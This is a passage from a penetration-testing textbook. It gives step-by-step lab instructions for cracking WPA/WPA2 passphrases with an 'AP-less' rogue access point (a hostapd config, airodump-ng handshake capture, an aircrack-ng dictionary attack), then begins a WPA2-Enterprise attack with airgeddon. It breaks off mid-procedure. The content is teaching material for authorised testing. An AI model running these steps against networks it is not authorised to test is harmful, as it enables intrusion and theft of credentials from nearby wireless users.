


Figure 14.29: Cracking the password

Acquiring the password/passphrase of the wireless network allows you to access the network and even decrypt any captured frames.

Having completed this section, you have learned how to compromise IEEE 802.11 wireless networks that are using either WPA-PSK or WPA2-PSK security standards. In the next section, you will learn how to perform an AP-less attack.

Performing AP-less Attacks

AP-less attacks are a type of wireless-based where the penetration tester sets up an access point to mimic a legitimate wireless network without the need to immediately access the legitimate targeted network. Sometimes, this type of attack is used to determine whether users unknowingly connect to malicious wireless networks that are pretending to be legitimate. In addition, this attack type can be used to capture the WPA handshake from a wireless client that contains the legitimate key for accessing a targeted wireless network.

In an AP-less attack, the access point or wireless router is not present in the vicinity but a wireless client such as a laptop or even a smartphone is broadcasting probes, seeking to establish a connection with a targeted wireless network that within its preferred network list. Penetration testers can attempt to retrieve the password/passphrase of a wireless network, even if the wireless router or access point is not present within the vicinity. However, a wireless client must be sending probes to the target wireless network.

As shown in the following diagram, a penetration tester or threat actor simply needs to set up their attacker machine within the vicinity of a probing wireless client to capture the WLAN frames:




Figure 14.30: Wireless probes

As we mentioned previously, the penetration tester can mimic a wireless network and trick the wireless client into connecting and capture the WPA/WPA2 handshake.

Please note the following guidelines before proceeding with the hands-on exercise:

- You will need two wireless network adapters connected to Kali Linux. One adapter will be used to create a honeypot wireless network, while the other adapter will be used to capture the WPA/WPA2 handshake. A wireless honeypot is simply a wireless network that's set up by cybersecurity professionals to detect, deflect, and analyze unauthorized wireless network access attempts.
- To demonstrate a PoC, set the password for the wireless network to `Password123`. Connect at least one client to the wireless network to ensure the client saves the network information and password within its preferred net-

work list. Once the network has been saved on the client, you can turn off the wireless router or access point as it's no longer needed.

- Ensure the wireless client you are using for this exercise does not have any other wireless networks saved within its preferred network list except for the target; that is, **Target_Net**. This is to ensure the wireless client will only be sending probes for the **Target_Net** network and no others.

Once you're all set, please follow these steps to perform an AP-less attack:

1. Ensure your **Kali Linux** machine and wireless clients are powered on. Connect your two wireless network adapters to Kali Linux and verify that they have been detected, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan1     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Figure 14.31: Checking network adapters

As shown in the preceding screenshot, the first wireless adapter is represented as `wlan0`, while the second wireless adapter is represented as `wlan1`. We will be using `wlan0` to listen to and capture the WPA/WPA2 handshake from the wireless client, while `wlan1` will be used to create the wireless honeypot (fake network).

2. On **Kali Linux**, open a **Terminal** (#1) and use the following commands to download and install hostapd, a tool for creating wireless honeypots:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install hostapd
```

Next, use `airmon-ng` to enable Monitor mode on the `wlan0` wireless network adapter:

```
kali@kali:~$ sudo airmon-ng check kill
kali@kali:~$ sudo airmon-ng start wlan0
```

The following screenshot verifies that the new monitor interface has been created:




Figure 14.32: Enabling Monitor mode

3. Next, create a `hostapd` configuration to set the parameters for the wireless honeypot, use the following command to create a new file using **Nano**:

```
kali@kali:~$ sudo nano wpa2-attack.conf
```

Copy and paste the following code into the configuration file and save it:

```
interface=wlan1
driver=nl80211
ssid=Target_Net
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```

Next, to save the contents of the file, press *CTRL + X*, then *Y* and *Enter* to save and exit. The following parameters were used in the `hostapd` code:

1. `interface` : Specifies the wireless network adapter that will broadcast the honeypot.
2. `driver` : Specifies the driver software.
3. `ssid` : Specifies the target SSID. This is usually taken from the preferred network list of a wireless client.
4. `wpa` : Specifies the WPA version.
5. `wpa_passphrase` : Specifies the password/passphrase to access the honey-pot network. This should be something random.
6. `wpa_key_mgmt` : Specifies the authentication mode.
7. `rsn_pairwise` : CCMP specifies the use of AES for WPA2. TKIP specifies WPA.
8. `channel` : Specifies the operating channel for the honeypot.

The following screenshot verifies that the configuration is accurate in the `wpa2-attack.conf` file:

```
kali@kali:~$ cat wpa2-attack.conf
interface=wlan1
driver=nl80211
ssid=Target_Net
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```

Figure 14.33: Fake network settings

4. Next, use `airodump-ng` to listen for the honeypot wireless network on the specified channel and SSID while capturing and storing the WLAN frames for the honeypot:

```
kali@kali:~$ sudo airodump-ng -c 6 --essid Target_Net wlan0mon -w APLessAttack
```

This will allow us to capture the WPA/WPA2 handshake when the wireless client attempts to authenticate and associate with the targeted wireless network.

5. Next, open a new **Terminal** (#2) and use the following command to start the honeypot using hostapd:

```
kali@kali:~$ sudo hostapd wpa2-attack.conf
```

As shown in the following screenshot, the honeypot has started, and the wireless client is attempting to authenticate to our wireless honeypot:




Figure 14.34: Starting the fake network

6. In the `airodump-ng` window (**Terminal** #1), the WPA/WPA2 handshake will appear when the wireless client attempts to authenticate to the honeypot:




Figure 14.35: Capturing WPA handshake

As shown in the preceding screenshot, the `ESSID` shows us the network name of our honeypot, which is operating on *channel 6* of the 2.4 GHz band. The WPA/WPA2 handshake is captured from the wireless client that is attempting to connect to the `Target_Net` network.

7. Stop the capture once the WPA/WPA2 handshake is captured by `airodump-ng`. This will create an `APLessAttack-01.cap` file within your current working directory, as shown below:




Figure 14.36: Listing capture files

8. Next, use `aircrack-ng` to perform a dictionary attack to retrieve the key:

```
kali@kali:~$ aircrack-ng APLessAttack-01.cap -w /usr/share/wordlists/rockyou.txt
```

As shown in the following screenshot, the password was retrieved:




Figure 14.37: Finding the password

Having completed this exercise, you have learned how to create a wireless honeypot and perform an AP-less attack to obtain the password for a target wireless network. In the next section, you will learn how to compromise enterprise wireless networks.

Exploiting Enterprise Networks

In this section, we will be utilizing the enterprise wireless lab that we built in *Chapter 3, Setting Up for Advanced Penetration Testing Techniques*, as it contains all the configurations needed to simulate an enterprise wireless network infrastructure that utilizes the **Authentication, Authorization, and Accounting** (**AAA**) framework with a RADIUS server.

The following diagram provides a visual representation of the wireless network for this exercise:




Figure 14.38: Network setup

As shown in the preceding diagram, our RADIUS server (virtual machine) will function as the access server, which handles the AAA functions;. The access point functions as the authenticator, which provides access to the network and relays authentication information to the RADIUS server, as well as an associated wireless client on the network.

Before proceeding, please ensure you note the following guidelines:

- You will need two wireless network adapters.
- Ensure the access point can communicate with the RADIUS server.
- Ensure that the wireless network's name is `Target_Net`.
- Ensure that the wireless client is connected (authenticated) to the wireless network.
- The user credentials to access the wireless network are `bob` as the username and `password123` as the password.
- If you have an issue, please revisit *Chapter 3*, *Setting Up for Advanced Penetration Testing Techniques*, to validate your configuration.

The following screenshot shows the configuration to enable the access point to query the RADIUS server:




Figure 14.39: Wireless router settings

Once you're all set, please go through the following subsections to compromise a WPA2-Enterprise network.

Part 1 – setting up for the attack

Let's look at how to set up our attack:

1. Power on all the Kali Linux and RADIUS server virtual machines, along with the access point within your wireless networking lab.

2. Ensure the two wireless network adapters are connected to the Kali Linux virtual machine.
3. On **Kali Linux**, open **Terminal** and use the following commands to install `airgeddon`:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install airgeddon -y
```

4. Now, start `airgeddon`. It will check whether your system has all the required tools:

```
kali@kali:~$ sudo airgeddon
```

As shown in the following screenshot, the essential tools are installed:




Figure 14.40: Checking essential tools

Additionally, the optional tools are also installed:




Figure 14.41: Checking optional tools

If any tools are missing, they will be listed after running the `sudo airgeddon` command. Ensure you install any missing tools using the

`sudo apt <package-name>` command before proceeding.

Part 2 – choosing the target

Next, we'll choose a target:

1. Once all the tools have been installed, start `airgeddon` again:

```
kali@kali:~$ sudo airgeddon
```

After it checks the availability of all tools, the following menu will appear. Simply enter the required number option to select one of your wireless network adapters:

```
****************************** Interface selection ******************************
Select an interface to work with:
_____________

1.  eth0  // Chipset: Intel Corporation 82540EM
2.  eth1  // Chipset: Intel Corporation 82540EM
3.  eth2  // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
5.  wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
6.  wlan1 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. RTL8812AU
_____________
```

Figure 14.42: Checking adapters

As shown in the preceding screenshot, both wireless adapters are detected by `airgeddon` as `wlan0` and `wlan1`.

2. Next, choose option **5** to work with the `wlan0` interface.
3. Next, select option **2** to enable Monitor mode on your wireless network adapter:




Figure 14.43: Selecting Monitor mode

4. Next, choose option **10** to open **Enterprise attacks menu**:

